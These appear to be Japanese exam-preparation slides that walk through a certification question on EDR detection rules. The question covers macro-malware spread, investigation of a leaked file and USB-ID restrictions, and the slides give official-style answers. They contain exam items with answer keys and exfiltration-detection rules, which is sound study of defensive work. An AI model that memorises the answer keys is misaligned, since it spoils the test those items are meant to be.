ルール4：ログファイルが削除された。
ルール5：次の複合ルールが1時間以内に10回以上発生した。
　－何らかのファイルが読み込まれた後，1分以内に，同一のサイズのファイルがHTTPでアップロードされた。

こういった書き方を真似て答える。

図3　製品Cの製品出荷時に組み込まれている検知ルール

【午後Ⅱ問2（設問1，設問3，設問5）解答の基本戦略】
左記「表3」から使えそうなタマを拾い，右記「図3」の書き方を真似て，“…た。”という「検知ルール」を答えていく。

「例えば，**マルウェアαは，PCで起きたイベントから製品Cを使って検知できる。**マルウェアαの特徴的なイベントは，**同じサイズのファイルに対する①ファイル操作のイベント**及び**②ネットワーク動作のイベント**，並びに（略）である。**これらのイベントが**，短時間のうちにこの順序で**発生したことを検知すればよい。**」

【Q】本文中の下線①，②について，検知するための単純ルールを，それぞれ30字以内で具体的に答えよ。

【A】【下線①】「メールフォルダ内のファイルが読み込まれた。（21字）」，
【下線②】「HTTPでファイルがアップロードされた。（20字）」

【「単純ルール」と「複合ルール」の違い】
「単純ルール」：左記の解答例のような書き方
「複合ルール」：単純ルール又は複合ルールの組合せ

［午前］のBNFの出題みたいな定義です。

TLP：WHITE

U氏が売る「製品C」はEDR その②

※ Endpoint Detection and Response

JP-RISSA 情報処理安全確保支援士会

P社のU氏（支援士）の売り込みが実り，K社では社内の全PCに「製品C」を導入した。

K社では「まずは，図3の検知ルールだけを用いて試験運用を開始した。」

ルール 1：OS 設定である常駐ソフトのリストに，何らかのソフトウェアが追加された。 ルール 2：OS 設定である常駐ソフトのリストから，何らかのソフトウェアが削除された。 ルール 3：OS のシステムファイルが上書きされた，又は削除された。 ルール 4：ログファイルが削除された。 ルール 5：次の複合ルールが 1 時間以内に 10 回以上発生した。 - 何らかのファイルが読み込まれた後，1 分以内に，同一のサイズのファイルが HTTP でアップロードされた。

図 3　製品 C の製品出荷時に組み込まれている検知ルール

その「製品C」導入から，約半年後…


いつまで「試験運用」やってたん。

TLP：WHITE

R04秋 SC午後Ⅱ問2 その②

JP-RISSA 情報処理安全確保支援士会

K社では「3台のPC（以下，PC1，PC2，PC3という）で同一のマルウェアが検知され，駆除に失敗していた。」



「V」は表計算の「Vソフト」
「E:」はUSBメモリのドライブ名
「N:」は共有フォルダのドライブ名

V-開始：Vソフトのプロセス開始　V-終了：Vソフトのプロセス終了
V-読込 ○○：Vソフトでファイル○○を読込み
V-書込 △△：Vソフトでファイル△△を書込み又は上書き
注記1 C:は，内蔵SSDに割り当てられたドライブ名である。
注記2 E:は，USBメモリを装着した場合に割り当てられたドライブ名である。
注記3 N:は，ファイルサーバ上の同じ共有フォルダに割り当てられたドライブ名である。
注記4 ファイルの拡張子“v”は，Vソフトのデータファイルの拡張子である。
注記5 PC1～3に装着されたUSBメモリは，それぞれ異なるUSBメモリである。

図4　製品Cが記録したPC1～3のイベント（抜粋）

※ 設問3のヒント：いずれのPC内でも，<u>他のファイルへの感染拡大は，1分以内</u>の出来事。

TLP：WHITE

R04秋 SC午後Ⅱ問2 その③

R04秋SC午後Ⅱ問2設問2（1）

ていた。」




表5　P社による推測

発生順序	日時	事象
1	5月19日(木) [a]	USBメモリが，[b]に装着された。そのUSBメモリには，[c]というファイルが存在していたが，そのファイルにはマルウェアβという新種のマルウェアが潜んでいた。
2	（省略）	[c]が[b]のCドライブにコピーされた。
3	（省略）	Cドライブ上の[c]を開いて，マクロを実行したところ，マルウェアβが起動した。その直後に，ファイル利用履歴の中から選ばれたと思われる[d]というファイルが開かれ，マルウェアβがマクロとして埋め込まれた後，直ちに上書き保存された。
4	（省略）	[e]上で，利用者が[d]を開いて，マクロを実行したので，[e]にも感染が広がった。
5	（省略）	さらに，3台目のPCにも感染が広がった。

「P社は，推測した状況を表5のとおり報告した。」

【Q】表5中の［　a　］～［　e　］に入れる<u>適切な時刻，ファイル名又はPC名</u>を答えよ。


【A】【a】「15:03」，【b】「PC1」，【c】「file1.v」，【d】「file2.v」，【e】「PC2」

TLP：WHITE

R04秋 SC午後Ⅱ問2 その④

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問2（2）



「設問2は，正答率が高かった。インシデント対応では，イベントの記録を基にタイムラインを整理することが重要である。問題中に示したEDRのイベントの記録から，マルウェアの挙動が正しく読み取られていることがうかがわれた。」（『採点講評』より）

6	5月23日(月) 10:00	5月22日に更新されたマルウェア定義ファイルにマルウェアβが登録されたので，スケジュールスキャンによってPC1～3のCドライブでマルウェアβが検知された。（駆除失敗の理由については省略）

「P社の報告を受けたW主任は，**③マルウェアβが埋め込まれたファイルの削除など必要な対応**を完了した。」

【Q】本文中の下線③について，PC1～3の内蔵SSD及びファイルサーバから削除すべきファイルは何か。解答群から全て選び，記号で答えよ。

ア　PC1のC:¥file1.v　　イ　PC2のC:¥file3.v　　ウ　PC2のC:¥file6.v　　エ　PC2のC:¥file8.v
オ　PC3のC:¥file4.v　　カ　PC3のC:¥file7.v　　キ　共有フォルダ内のfile2.v

【A】「ア，ウ，エ，オ，キ」　発生の順番で言えば，ア → キ → ウ → エ → オ

TLP：WHITE

R04秋 SC午後Ⅱ問2 その⑤

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問3

表 2　製品 C の機能（抜粋）

機能名称	機能詳細
イベントの記録機能	PC で起きたイベントを，表 3 に示すイベントの情報とともに記録する。
検知ルールの定義機能	特徴的なイベント又はその並びを，検知ルールとして登録する。複数の検知ルールを登録することができる。検知ルールの仕様を図 2 に，製品 C の製品出荷時に組み込まれている検知ルールを図 3 に示す。
検知機能	PC で起きたイベントが検知ルールに合致したときは，管理サーバから，事前に登録したメールアドレス宛てに警告をメールで送信する。
インシデントレスポンス機能	管理サーバを操作して，指定した PC を対象に，ネットワークからの切離し，OS 設定の変更又は OS コマンドの実行を行う。

表 3　イベントの情報

イベント種別	イベントの情報
ファイル操作	プロセス名，操作種別（読込み，書込み，上書き，削除など），操作されたファイルのパス名・ファイルサイズ・タイムスタンプ・種別（OS のシステムファイル，ログファイルなど）
ネットワーク動作	通信相手先の IP アドレス，サービス，通信の方向，通信データのサイズ，通信相手先の URL，動作種別（ファイルのアップロード，ファイルのダウンロードなど），アップロード又はダウンロードされたファイルのサイズ
プロセス状態の変化	変化種別（開始，終了），プロセス名
OS 設定の変更	変更された設定項目，変更前の値，変更後の値
USB メモリの操作	操作種別（装着，取外し），USB メモリの ID[1]（以下，USB-ID という）
OS 起動・終了	操作種別（起動，終了）
ログイン操作	操作種別（OS ログイン，OS ログアウト），操作結果

注記　全てのイベントにおいて，発生日時及びイベントを起こした利用者 ID も記録する。
注 [1]　USB メモリの識別番号

・検知ルールには，単純ルールと複合ルールの 2 種類がある。
・単純ルールには，一つのイベント内の各イベントの情報を条件として複数組み合わせて指定できる。条件として，値が一致する／しない，範囲内である／ない，列挙された値のいずれかに一致する／いずれにも一致しない，文字列として含まれる／含まれないが指定できる。
・複合ルールは，単純ルール又は複合ルールを組み合わせたものであり，次のようなルールを指定できる。
　- 指定した複数の単純ルールに合致するイベント全てが，指定した時間内に発生した。
　- 指定した単純ルール又は複合ルールに合致するイベントが，指定した時間内に，指定した回数以上発生した。
　- 指定した複数の単純ルール又は複合ルールに合致するイベントが，指定した時間内に，指定した順に発生した。
・複合ルール内で，複数のイベントの間でイベントの情報の値が一致することを条件として指定できる。

図 2　検知ルールの仕様

ルール 1：OS 設定である常駐ソフトのリストに，何らかのソフトウェアが追加された。
ルール 2：OS 設定である常駐ソフトのリストから，何らかのソフトウェアが削除された。
ルール 3：OS のシステムファイルが上書きされた，又は削除された。
ルール 4：ログファイルが削除された。
ルール 5：次の複合ルールが 1 時間以内に 10 回以上発生した。
　- 何らかのファイルが読み込まれた後，1 分以内に，同一のサイズのファイルが HTTP でアップロードされた。

答え方の手本に最適！

図 3　製品 C の製品出荷時に組み込まれている検知ルール

「P社は，まず，**④マルウェアβと同じ手段による感染の拡大を検知するための検知ルールを作成して製品Cに登録**した。」

【Q】本文中の下線④について，作成した検知ルールを60字以内で答えよ。

【A】「Vソフトのデータファイルが読み込まれた後に，1分以内に，パス名が同一のファイルが上書きされた。（47字）」

TLP：WHITE

R04秋 SC午後Ⅱ問2 その⑥

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問4（1）

表1　ログの内容（抜粋）

サーバ名	ログに記録される項目
メールサーバ	イベントの発生日時，送受信メールの送信元メールアドレス，送受信メールの宛先メールアドレス，メール全体のサイズ，添付ファイルの名称，添付ファイルのサイズ
ファイルサーバ	イベントの発生日時，アクセスされたファイルのパス名，アクセス元のIP


「オンラインストレージサービスであるSサービスにおいて，**K社の取扱商品の価格表**（以下，**ファイルN**という）**と思われるファイルが一般公開されていて，仕入原価も記載されている**と（略）連絡があった」。
「**ファイルNが公開された経緯として可能性の高いものを**四つ，**表6に示すとおりに想定**して順に調査した。」

表6　ファイルNが公開された経緯の想定

項番	公開された経緯	調査方法
想定1	従業員が，攻撃者にだまされた結果，又は意図的に，ファイルNを攻撃者のメールアドレスに送信し，攻撃者がSサービスにアップロードした。	メールサーバのログについて，［ f ］又は［ g ］が，ファイルNと一致するものを洗い出す。
想定2	従業員が，攻撃者にだまされた結果，又は	プロキシサーバのログについて，ファイル

【Q】表6中の［ f ］，［ g ］に入れる適切なログの項目名を，表1から選び答えよ。

【A】【f，g順不同】「添付ファイルの名称」「添付ファイルのサイズ」



答え方の手本（図7より）

R04秋 SC午後Ⅱ問2 その⑦

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問4（2），設問4（3）

表1　ログの内容（抜粋）

サーバ名	ログに記録される項目
プロキシサーバ	イベントの発生日時，アクセス元のIPアドレス，アクセス先のURL，転送したデータのサイズ，アップロードされたファイルのサイズ

「オンラインストレージサービスであるSサービスにおいて，**K社の取扱商品の価格表**（以下，**ファイルN**という）**と思われるファイルが一般公開されていて，仕入原価も記載されている**と（略）連絡があった」。
「**ファイルNが公開された経緯として可能性の高いものを**四つ，**表6に示すとおりに想定**して順に調査した。」

表6より


想定2	従業員が，攻撃者にだまされた結果，又は意図的に，HTTPで攻撃者のサーバにファイルNをアップロードし，攻撃者がSサービスにアップロードした。	プロキシサーバのログについて，ファイルNの［　h　］と，［　i　］が一致するものを洗い出し，その［　j　］が信頼できるサイトのものかどうか確認する。

【Q1】表6中の［　h　］に入れる適切な字句を答えよ。

【A1】【h】「サイズ」

【Q2】表6中の［　i　］，［　j　］に入れる適切なログの項目名を，表1から選び答えよ。

【A2】【i】「アップロードされたファイルのサイズ」，【j】「アクセス先のURL」



答え方の手本（図7より）

TLP：WHITE

R04秋 SC午後Ⅱ問2 その⑧

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問4（4）

「**ファイルNが公開された経緯として可能性の高いものを**四つ，**表6に示すとおりに想定**して順に調査した。」

表6より

想定4	従業員が，USB メモリにファイル N を書き込み，社外に持ち出してから S サービスにアップロードした。	図7に示す調査計画に従って各PCを調査する。




図7　想定4の調査計画

「図7」のフローを言い換えてみた。

①「ファイル名」か「ファイルサイズ」のうち一方でも「ファイルN」と一致するファイルを，PCからUSBメモリに直接コピっていなければ，下記②に進む。
②「ファイル名」か「ファイルサイズ」のうち一方でも「ファイルN」と一致するファイルを，PC内で開いていたら，下記③に進む。
③ PC内で開いて，しばらく（何をしたのかは知らないが）してから，PCからUSBメモリに何かを書き出していたら，「詳細調査Bに進む」。

…というと，「詳細調査Bに進む」場合とは，“「ファイルN」っぽいファイルをPC内で開いてしばらく何かをしてから，PCからUSBメモリに書き出した”場合です。
U氏は，その“しばらく何かをして”という行為によって，何かが一致しなくなるファイルが出来上がる，と考えたようです。

「**“詳細調査Bに進む”と判定されるのは，従業員がどのような操作をして，どのようなファイルをUSBメモリに書き込んだ場合**」か。U氏は，「**従業員がファイルを書き込む際に，［　k　］という操作をして，ファイルNと同じ内容が含まれるものの，［　l　］及び［　m　］が異なるファイルへと変換した場合**が考えられると答えた。」

「含まれる」＝ ZIP等で固めた中に入ってる

この「及び」の意味は，“［l］が異なり，かつ，［m］も異なるファイル”

【Q】本文中の［　k　］～［　m　］に入れる適切な字句を，それぞれ10字以内で答えよ。

【A】【k】「ファイル圧縮（6字）」，【l，m順不同】「ファイル名（5字）」「ファイルサイズ（7字）」

【疑問】空欄kの“暗号化”は，なぜバツ？“ファイルサイズが異なる”という表現と，なじみにくいから？

この解釈で合っているか。求む，ご意見。

R04秋 SC午後Ⅱ問2 その⑨

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問5

表3より

USB メモリの操作	操作種別（装着，取外し），USB メモリの ID[1]（以下，USB-ID という）
OS 起動・終了	操作種別（起動，終了）
ログイン操作	操作種別（OS ログイン，OS ログアウト），操作結果

注記　全てのイベントにおいて，発生日時及びイベントを起こした利用者 ID も記録する。
注 1)　USB メモリの識別番号

「USB-ID」＝「USBメモリの識別番号」

図2より

・検知ルールには，単純ルールと複合ルールの 2 種類がある。
・単純ルールには，一つのイベント内の各イベントの情報を条件として複数組み合わせて指定できる。条件として，値が一致する／しない，範囲内である／ない，列挙された値のいずれかに一致する／いずれにも一致しない，文字列として含まれる／含まれないが指定できる。

「列挙された値の（略）いずれにも一致しない」が指定可

K社の「M課長は，**ファイル持出しに起因する同様のインシデントの再発を防止するためには，個人所有の外部記憶媒体の使用制限を含めた対策が必要である**と考え」た。

図8　規程案（抜粋）より

［業務で使用する USB メモリの指定］
・業務で使用する外部記憶媒体は，情報システム課が調達する USB メモリに限定する。調達した USB メモリの USB-ID は情報システム課が管理する。
・USB メモリは，必要時に情報システム課から借用し，利用終了後速やかに返却する。

変なUSBメモリを使おうとした時点で，この規程に反します。

「M課長は，この規程案を承認するとともに，（注：**K社の**）**情報システム課が管理するUSB-IDをP社に伝え，この規程に違反する持出しを製品Cで検知する**ようにP社に依頼した。**P社は，違反する持出し操作のうち製品Cで検知可能な操作について⑤新たな検知ルールを作成して，製品Cに登録した。**」

本問は，EDRである「製品C」で検知できる話，限定。

【Q】本文中の下線⑤について，新たに作成した検知ルールを60字以内で答えよ。

【A】「情報システム課が管理するUSB-IDのいずれにも一致しないUSB-IDのUSBメモリが装着された。（49字）」

“…USBメモリが装着され，ファイルが書き込まれた。”まで答えると，それは蛇足です。
∵ そのルールだと，“変なUSBメモリが装着されたけど，ファイルは何も書き込まれなかった”場合に検知がスルーされます。

TLP：WHITE

R04秋 SC午後Ⅱ問2 その⑩

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問6 空欄n

K社のM課長はW主任に，**インシデントレスポンスチーム（IRT）の「要員が社内から通報を受けるための通報専用メールアドレスを整備する**ように指示した」。
K社では「**9月29日，社内からの通報専用メールアドレス宛てにある従業員からメールが届いた。**そのメールの内容は，“（略）ファイルが一般公開されていて，仕入原価も記載されていると**9月26日に取引先から連絡があった**”というものだった」。

表7　インシデント対応についての修正案（抜粋）

項番	方針	具体的内容
1	IRTでの通報受付を早めるために，通報窓口を見直す。	n

令和4年 9月26日（月） 平日
9月27日（火） 平日
（↑国葬の日）
9月28日（水） 平日
9月29日（木） 平日

【Q】表7中の（略）適切な字句を，［　n　］は30字以内で（略）答えよ。

【A】「社外向けの通報窓口を設置する。（15字）」

「設問6は，正答率が低かった。問題中のインシデント対応において，どこで無為に時間が過ぎているかに注目して考えてほしかった。インシデント対応については，幾つかのガイドラインが発表されているので，インシデント対応の全体像を理解できるよう，これらを参照して学習してほしい。」（『採点講評』より）

TLP：WHITE

R04秋 SC午後Ⅱ問2 その⑪

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問6 空欄o

1．レベルは，緊急，重要，軽微の3段階とし，次の表によって判定する。

